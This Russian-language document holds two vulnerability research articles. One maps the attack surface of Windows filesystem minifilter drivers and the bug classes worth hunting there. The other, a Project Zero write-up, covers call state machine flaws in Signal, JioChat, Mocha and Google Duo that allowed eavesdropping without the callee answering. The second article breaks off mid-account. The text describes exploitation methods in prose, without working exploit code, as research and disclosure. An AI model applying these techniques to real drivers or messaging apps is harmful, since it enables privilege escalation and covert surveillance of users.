Драйверы фильтров файловой системы Windows образуют богатую поверхность для локальных атак. Антивирусы, средства шифрования, виртуализации, облачной синхронизации, аудита и защиты конечных точек перехватывают привилегированный ввод-вывод, создаваемый недоверенными приложениями. В этой статье объясняется архитектура диспетчера фильтров, способы перечисления мини-фильтров и взаимодействия с ними, а также классы ошибок, которые стоит исследовать.

Реализация драйвера фильтра


Диспетчер ввода-вывода Windows представляет устройства в виде стеков объектов устройств. Устаревший фильтр присоединяет собственный объект выше или ниже устройства файловой системы, получает пакеты запросов ввода-вывода (IRP), при необходимости изменяет их, а затем передаёт следующему драйверу.



Написать корректный устаревший фильтр сложно. Драйверы должны выделять объекты устройств, присоединяться ко всем соответствующим стекам, обрабатывать множество основных функций, правильно передавать отмену и завершение запросов и выдерживать динамическое подключение томов.

Диспетчер фильтров и мини-фильтры

Диспетчер фильтров Microsoft (`fltmgr.sys`) централизует эту инфраструктуру. Мини-фильтр регистрирует обратные вызовы для интересующих его операций и получает нормализованные структуры `FLT_CALLBACK_DATA` вместо непосредственной обработки необработанных IRP.



`fltmc` перечисляет зарегистрированные фильтры:

```
C:\> fltmc
Filter Name     Num Instances   Altitude   Frame
------------------------------  --------   -----
bindflt                 1     409800       0
WdFilter                1     328010       0
luafv                   1     135000       0
```

Экземпляры показывают, какие тома обрабатывает фильтр:

```
C:\> fltmc instances -f luafv
Volume Name   Altitude   Instance Name   Frame
C:              135000   luafv               0
```

Высота определяет порядок. На пути вниз фильтры с большей высотой наблюдают операцию раньше расположенных ниже, а при завершении — после них.

Регистрация мини-фильтра

Драйвер передаёт структуру `FLT_REGISTRATION`, включая таблицу операций, завершённую элементом `IRP_MJ_OPERATION_END`:

```
const FLT_OPERATION_REGISTRATION Callbacks[] = {
    { IRP_MJ_CREATE, 0,
      PreCreateOperation,
      PostCreateOperation },
    { IRP_MJ_OPERATION_END }
};
```

Диспетчер фильтров создаёт отдельные экземпляры для томов и вызывает зарегистрированный предварительный обработчик до того, как запрос спустится по стеку.

```
typedef FLT_PREOP_CALLBACK_STATUS
(*PFLT_PRE_OPERATION_CALLBACK)(
    PFLT_CALLBACK_DATA Data,
    PCFLT_RELATED_OBJECTS FltObjects,
    PVOID *CompletionContext);
```

Состояние предварительной операции	Значение	Смысл
`FLT_PREOP_SUCCESS_WITH_CALLBACK`	0	Передать запрос и вызвать обработчик после завершения
`FLT_PREOP_SUCCESS_NO_CALLBACK`	1	Передать запрос без обработчика после завершения
`FLT_PREOP_PENDING`	2	Приостановить; драйвер позднее возобновит или завершит операцию
`FLT_PREOP_DISALLOW_FASTIO`	3	Отклонить Fast I/O и повторить запрос через путь IRP
`FLT_PREOP_COMPLETE`	4	Немедленно завершить операцию с использованием `IoStatus`
`FLT_PREOP_SYNCHRONIZE`	5	Передать запрос и синхронно выполнить обработчик после завершения

Обработчики после завершения получают контекст завершения и флаги:

```
typedef FLT_POSTOP_CALLBACK_STATUS
(*PFLT_POST_OPERATION_CALLBACK)(
    PFLT_CALLBACK_DATA Data,
    PCFLT_RELATED_OBJECTS FltObjects,
    PVOID CompletionContext,
    FLT_POST_OPERATION_FLAGS Flags);
```

Состояние операции после завершения	Значение	Смысл
`FLT_POSTOP_FINISHED_PROCESSING`	0	Завершение может продолжаться
`FLT_POSTOP_MORE_PROCESSING_REQUIRED`	1	Остановить завершение, пока фильтр его не возобновит

Обработка запросов ввода-вывода

Передача без изменений

Простейший обработчик наблюдает метаданные, возвращает `FLT_PREOP_SUCCESS_NO_CALLBACK` и позволяет запросу продолжиться.

Изменение запроса

Обработчики могут изменять поля `Data->Iopb`, но обязаны вызвать `FltSetCallbackDataDirty`, чтобы диспетчер фильтров заново построил нижележащий запрос. Например, фильтр политик может удалить доступ на запись из `Create.SecurityContext->DesiredAccess`.

```
PFLT_IO_PARAMETER_BLOCK p = &Data->Iopb->Parameters;
p->Create.SecurityContext->DesiredAccess &= ~FILE_WRITE_DATA;
FltSetCallbackDataDirty(Data);
return FLT_PREOP_SUCCESS_NO_CALLBACK;
```

Изменение ответа

Обработчик после завершения может заменить состояние, длину информации или выходные буферы с учётом правил владения и IRQL для конкретной операции. Перед обращением к выгружаемым данным он может отложить работу до выполнения в безопасном контексте.

Завершение с успешным результатом или ошибкой

Возврат `FLT_PREOP_COMPLETE` обходит нижележащие драйверы. Мини-фильтр должен заполнить согласованные значения `IoStatus.Status` и `IoStatus.Information`; некорректные сочетания могут запутать вызывающую сторону или привести к утечке неинициализированных выходных данных.

Перенаправление в другой стек

Виртуализация файлов часто выполняет повторный разбор имени или подменяет объект файла. Виртуализация UAC (`luafv`) может перенаправить запись из защищённых расположений в каталог VirtualStore пользователя. Логика повторного разбора должна избегать циклов, сохранять семантику безопасности и правильно обновлять данные обратного вызова.

```
LuafvSetEcp(Data, TargetFileName);
PFILE_OBJECT file = Data->Iopb->TargetFileObject;
ExFreePool(file->FileName.Buffer);
file->FileName = *TargetFileName;
Data->IoStatus.Status = STATUS_REPARSE;
Data->IoStatus.Information = IO_REPARSE;
```

Альтернативный вариант заменяет `TargetFileObject`, помечает данные обратного вызова как изменённые и передаёт операцию дальше.

Связь с мини-фильтром

Объекты устройств

Некоторые продукты сохраняют обычное управляющее устройство с IOCTL. Символические ссылки, разрешения и поддерживаемые методы буферизации следует перечислять так же, как для любого драйвера ядра.

Порты связи фильтра

Мини-фильтры могут создавать именованные объекты `FilterConnectionPort`:

```
FltBuildDefaultSecurityDescriptor(&sd, FLT_PORT_ALL_ACCESS);
RtlInitUnicodeString(&name, L"\\FilterPortName");
InitializeObjectAttributes(&oa, &name,
    OBJ_KERNEL_HANDLE | OBJ_CASE_INSENSITIVE,
    NULL, sd);
FltCreateCommunicationPort(Filter, &serverPort, &oa,
    cookie, ConnectNotify, DisconnectNotify,
    MessageNotify, maxConnections);
```

Пользовательский режим подключается с помощью `FilterConnectCommunicationPort` и вызывает `FilterSendMessage`. Обработчик ядра `PFLT_MESSAGE_NOTIFY` получает контролируемые атакующим входные данные и записывает ответ.

```
typedef NTSTATUS (*PFLT_MESSAGE_NOTIFY)(
    PVOID PortCookie,
    PVOID InputBuffer,
    ULONG InputBufferLength,
    PVOID OutputBuffer,
    ULONG OutputBufferLength,
    PULONG ReturnOutputBufferLength);
```

Именованные порты можно перечислить через диспетчер объектов. Следует фаззить дескрипторы безопасности соединений и контекстные блобы: иногда продукты доверяют клиенту лишь потому, что он открыл порт.

Обратные вызовы фильтра

Службы пользовательского режима также могут получать сообщения, отправленные ядром через `FltSendMessage`. Вредоносная активность файловой системы может влиять на эти сообщения даже без прямого доступа к порту, поэтому парсеры служб остаются частью поверхности атаки.

Точки повторного разбора

Буферы точек повторного разбора и управляющие коды файловой системы направляют данные в фильтры. Пользовательские теги, точки подключения, облачные заполнители и FSCTL поставщиков часто содержат вложенные смещения и длины.

Классы ошибок безопасности

Угрозы безопасности памяти

Мини-фильтры представляют собой код ядра на C/C++ и разбирают имена файлов, данные EA, буферы повторного разбора, IOCTL, сообщения связи и структуры отдельных операций. Переполнения целых чисел, устаревшие указатели, неправильные методы буферизации, несоответствия длин и ошибки времени жизни остаются распространёнными.

Игнорирование RequestorMode

`Data->RequestorMode` различает запросы ядра и пользователя. Фильтр, который предполагает наличие указателей режима ядра или пропускает их проверку из-за привилегированности текущего потока, может разыменовать адреса атакующего. Проверки безопасности должны использовать исходный режим запроса, а не режим вспомогательного вызова или рабочего потока.

```
if (!SeSinglePrivilegeCheck(SeExports->SeTcbPrivilege,
                            Data->RequestorMode)) {
    Data->IoStatus.Status = STATUS_PRIVILEGE_NOT_HELD;
    return FLT_PREOP_COMPLETE;
}
```

Неправильная проверка RequestorMode

Обратная ошибка — предоставление привилегированного поведения во всех случаях, когда `RequestorMode == KernelMode`. Пользовательский запрос может быть повторно отправлен другим драйвером или фильтром как запрос режима ядра. Всё равно необходимо проверить фактического пользователя, процесс, токен и происхождение запроса.

Несоответствие операций драйвера и ядра

Диспетчер фильтров предоставляет нормализованные данные операций, однако Fast I/O, IRP, страничный ввод-вывод, кешированный ввод-вывод и созданные запросы различаются. Обработчик может проверить один путь, а затем обработать другое представление на основе более слабых предположений.

Высотная болезнь

Фильтры на разных высотах могут изменять имена, маски доступа, данные и состояния. Решение безопасности, принятое выше фильтра виртуализации, может относиться к исходному пути, тогда как фактическое открытие достигает перенаправленного пути. И наоборот, нижний фильтр может увидеть безопасный преобразованный запрос и не заметить контролируемое атакующим происхождение.

Process Monitor можно отключать и повторно подключать на выбранных высотах, чтобы сравнивать представления:

```
fltmc detach PROCMON24 C:
fltmc attach PROCMON24 C: -i "Process Monitor 24 Instance" -a 100
```

Операция, наблюдаемая выше виртуализации UAC, может выглядеть так:

ID	Путь	Операция	Результат
0	`C:\Windows\System32\license.rtf`	CreateFile	SUCCESS
1	`C:\Windows\System32\license.rtf`	SetEndOfFile	SUCCESS
2	`C:\Users\admin\AppData\Local\VirtualStore\...`	CreateFile	SUCCESS

Ниже неё защищённая запись может выглядеть как отказ в доступе, за которым следует отдельное перенаправленное открытие:

ID	Путь	Операция	Результат
0	`C:\Windows\System32\license.rtf`	CreateFile	ACCESS DENIED
1	`C:\Users\admin\AppData\Local\VirtualStore\...`	CreateFile	SUCCESS


Параллелизм и повторный вход

Операции файловой системы асинхронны и допускают множество повторных входов. Фильтр может инициировать ввод-вывод во время обработки ввода-вывода, рекурсивно вызвать самого себя, столкнуть завершение работы с обратными вызовами или освободить контекст, на который всё ещё ссылается обработчик после завершения. Отмена, страничный ввод-вывод, opportunistic locks и гонки переименования и удаления усугубляют проблемы времени жизни.

Неправильная передача

Изменение данных обратного вызова без пометки об изменении, двукратная передача операции, завершение с последующей передачей, возврат неправильного состояния обратного вызова или несоответствие контекста до и после операции могут повредить состояние ядра. Фильтр, перенаправляющий дескрипторы, должен сохранять счётчики ссылок и пути очистки при каждой ошибке.

Карантин антивируса — наглядный пример сложной передачи: запись строки EICAR может заставить фильтр поглотить или перенаправить исходный файл и создать объект в карантине.



Итоги

Мини-фильтры сочетают большую поверхность недоверенных входных данных с привилегированным перехватом почти каждой операции файловой системы, состояние которого сохраняется между вызовами. Управляющие порты конкретных продуктов — лишь одна точка входа; обычное открытие файлов, данные повторного разбора, обратные вызовы поставщиков имён, виртуализация и сообщения от фильтра службе также могут достигать уязвимого кода.

Полезная проверка начинается с перечисления фильтров и экземпляров, определения высоты и зарегистрированных операций, сопоставления интерфейсов связи и трассировки поведения из нескольких положений в стеке. Затем следует проверить режим запроса, каждый путь ввода-вывода, семантику перенаправления, владение завершением, повторный вход и взаимодействие с соседними фильтрами. Ошибки часто скрываются не в одном обработчике, а в разногласиях между уровнями.

Состояние конечных автоматов

Автор: Натали Силванович, Project Zero

29 января 2019 года в групповых звонках FaceTime была обнаружена серьёзная уязвимость, позволявшая атакующему позвонить жертве и принудительно установить соединение без каких-либо действий с её стороны. В результате атакующий мог без ведома и согласия жертвы слушать происходящее вокруг неё. Ошибка была примечательна как последствиями, так и механизмом. Возможность заставить целевое устройство передавать звук устройству атакующего без выполнения кода была необычным и, возможно, беспрецедентным последствием уязвимости. Более того, это была логическая ошибка в конечном автомате звонков FaceTime, которую можно было использовать исключительно через пользовательский интерфейс устройства. Хотя ошибку вскоре исправили, сам факт появления настолько серьёзной и легкодоступной уязвимости из-за логической ошибки в конечном автомате звонков — сценария атаки, который я прежде не встречала ни на одной платформе, — заставил меня задуматься, нет ли похожих уязвимостей в других конечных автоматах. В этой публикации описано моё исследование конечных автоматов звонков ряда платформ обмена сообщениями, включая Signal, JioChat, Mocha, Google Duo и Facebook Messenger.

WebRTC и конечные автоматы

Большинство приложений для видеоконференций реализовано с помощью WebRTC, о котором я рассказывала в нескольких предыдущих публикациях блога. Соединения WebRTC создаются путём обмена между узлами информацией для установки звонка в формате Session Description Protocol (SDP); этот процесс называется сигнализацией. Сигнализация не реализована в WebRTC, поэтому узлы могут обмениваться SDP через любой доступный им защищённый канал: обычно через WebSocket в веб-приложениях и защищённые сообщения в мессенджерах.

Узлы WebRTC могут обмениваться несколькими типами SDP. В типичном соединении вызывающая сторона сначала отправляет SDP offer, после чего вызываемая сторона отвечает SDP answer. Эти сообщения содержат большую часть сведений, необходимых для передачи и приёма медиаданных, включая поддержку кодеков, ключи шифрования и многое другое. После обмена offer/answer узлы могут отправлять друг другу SDP candidates. Candidates представляют возможные сетевые пути для соединения двух узлов и содержат такие сведения, как IP-адреса и серверы TURN. Обычно узел отправляет другому узлу несколько candidates, причём сделать это можно в любой момент соединения.

Соединения WebRTC поддерживают внутреннее состояние, связанное с получением и обработкой offer или answer, однако использующие WebRTC приложения обычно должны вести собственный конечный автомат для управления состоянием пользователя. Соответствие пользовательского состояния состоянию WebRTC — проектное решение интегратора WebRTC, имеющее последствия для безопасности и производительности. Например, одни приложения вообще не обмениваются SDP, пока вызываемый пользователь не ответит на звонок через интерфейс приложения, а другие устанавливают одноранговое соединение и начинают передавать звук и видео от вызывающей стороны вызываемой ещё до уведомления последней о звонке.


Независимо от выбранной архитектуры передачу звука или видео с устройства ввода должен явно включить код приложения, использующий WebRTC. Обычно для этого применяется механизм tracks. Каждое устройство ввода считается «track», и для начала передачи звука или видео конкретный track необходимо добавить в конкретное одноранговое соединение вызовом `addTrack`

или его эквивалента в соответствующем языке. Tracks также можно отключать, что удобно для реализации выключения микрофона и камеры. У каждого track есть свойство `RTPSender`, позволяющее точно настраивать параметры передачи и также отключать передачу звука или видео.

Теоретически для получения согласия вызываемой стороны до передачи звука или видео достаточно дождаться принятия звонка пользователем и лишь затем добавить tracks в одноранговое соединение. Однако реальные приложения включали передачу множеством разных способов. Большинство из них приводило к уязвимостям, позволявшим установить соединение без действий вызываемой стороны.

Signal Messenger

Я исследовала Signal в сентябре 2019 года. В то время схема установки звонка в приложении была очень похожа на рекомендуемую в документации WebRTC.



Сначала устанавливается одноранговое соединение, а когда вызываемая сторона принимает звонок через пользовательский интерфейс, в соединение добавляется её звуковая дорожка. Затем по одноранговому соединению вызывающей стороне отправляется сообщение с указанием также перейти в подключённое состояние и добавить дорожку.


К сожалению, приложение не проверяло, что получившее сообщение о подключении устройство является устройством вызывающей стороны, поэтому такое сообщение можно было отправить с устройства вызывающей стороны вызываемой. Это устанавливало аудиосоединение и позволяло звонящему слышать происходящее вокруг вызываемой стороны. Я проверила ошибку, изменив открытый исходный код Signal так, чтобы он отправлял это сообщение, и пересобрав атакующий клиент.

Эту уязвимость исправили в клиенте в сентябре 2019 года. С тех пор код сигнализации Signal был заменён проектом ringrtc, использующим более консервативный конечный автомат.

Ошибка находилась исключительно в коде Signal и не была связана с неправильным пониманием возможностей WebRTC. Архитектура конечного автомата в целом эффективно требовала согласия пользователя на передачу звука, однако одна конкретная проверка отсутствовала.

JioChat и Mocha

В июле 2020 года я случайно обнаружила две очень похожие уязвимости в мессенджерах JioChat и Mocha, проверяя, сработает ли в них эксплойт WebRTC. Оба использовали похожую архитектуру сигнализации через посредничество сервера.



Offer и answer передаются через сервер, после чего и вызывающая, и вызываемая стороны отправляют серверу свои candidates. Сервер хранит их, пока вызываемая сторона не примет звонок через своё устройство. Затем создаётся одноранговое соединение, а когда WebRTC переходит во внутреннее подключённое состояние, добавляется track и начинается передача звука и видео.


У этой архитектуры есть фундаментальная проблема: candidates необязательно передавать отдельно, их можно включить в SDP offer или answer. В таком случае одноранговое соединение установится немедленно, поскольку единственным препятствием для соединения в этой архитектуре является отсутствие candidates, а это, в свою очередь, приведёт к передаче данных с устройств ввода. Я проверила это с помощью Frida, добавляя candidates в offers, создаваемые каждым приложением. Мне удалось заставить JioChat передавать звук, а Mocha — передавать звук и видео. Обе уязвимости вскоре после сообщений о них исправили фильтрацией SDP на сервере.

Эти проблемы возникли из-за неправильного понимания работы WebRTC в сочетании с попыткой повысить его производительность необычной архитектурой сигнализации. Обычно интеграторы WebRTC должны решить, ждать ли ответа вызываемой стороны перед установкой однорангового соединения. Ранняя установка соединения повышает производительность и избавляет пользователя от ожидания после ответа на звонок, но также значительно расширяет удалённую поверхность атаки WebRTC. Авторы этих приложений пытались повысить производительность без ущерба для безопасности, однако не учли все способы, которыми WebRTC может установить одноранговое соединение.

В целом интеграторам не следует ставить передачу звука или видео в зависимость от какой-либо возможности WebRTC, кроме добавления или включения tracks. Во-первых, многие возможности WebRTC сложны, поэтому легко допустить ошибку, разрешающую передачу звука или видео. Кроме того, если выбранная возможность используется редко или не предназначена для безопасности, она может быть плохо протестирована или измениться в будущем.

Duo

Я исследовала Google Duo в сентябре 2020 года. Метод сигнализации Duo несколько отличается от многих мессенджеров, поскольку приложение позволяет вызываемой стороне просмотреть видео звонящего до ответа. Поэтому до принятия звонка необходимо установить односторонний видеопоток.



На изображении выше показана установка одностороннего видеопотока. Пунктирные линии обозначают асинхронные вызовы, выполненные через Java executors. Отсутствие передачи от вызываемой стороны вызывающей обеспечивается двумя методами. Во-первых, SDP offer содержит для видео свойство `a=sendonly`, заставляющее передавать видео только в одном направлении. Во-вторых, получив offer от вызывающей стороны, вызываемая добавляет видеодорожку в одноранговое соединение, но затем отключает её через свойство дорожки `RTPSender`. Звуковая дорожка не добавляется и не включается, пока пользователь не примет звонок.

Ни один из этих методов не предотвращает передачу видео от вызываемой стороны вызывающей достаточно надёжно. Свойство SDP легко обойти, поскольку SDP вызываемой стороне предоставляет звонящий и может свободно его изменить. Отключение видеодорожки сразу после обработки offer должно работать, если бы не асинхронная архитектура. Обычно метод `setLocalDescription`, обрабатывающий SDP offer, вызывает обратный вызов `onSetSuccess`, а после его завершения устанавливает одноранговое соединение. Однако если обратный вызов выполняет ещё один асинхронный вызов, гарантия завершения `onSetSuccess` до установки соединения больше не действует, поскольку метод `setLocalDescription` ожидает лишь завершения потока `onSetSuccess`. Возникает гонка между отключением видео и установкой соединения, поэтому в некоторых ситуациях вызываемая сторона может передать звонящему несколько видеокадров до отключения передачи.

Я проверила это, изменяя через Frida SDP, отправленный вызываемой стороной, а затем испробовала множество способов выиграть гонку. Сделать это оказалось довольно сложно: я потратила около двух недель, пытаясь достаточно замедлить вызов отключения видео, чтобы соединение успело установиться. В итоге я стала отправлять несколько offers и добавлять в них candidates. Это сокращало время подключения, поскольку сетевое соединение уже было установлено. Затем я отправляла по каналу данных одноранговое соединения множество сообщений, требующих долгой обработки, чтобы замедлить отключение видеодорожки. В Duo сообщения данных обрабатываются в той же очереди потока, что и отключение видеодорожки, поэтому они заполняли необходимую для отключения видео очередь множеством других

элементов и задерживали отключение дорожки.

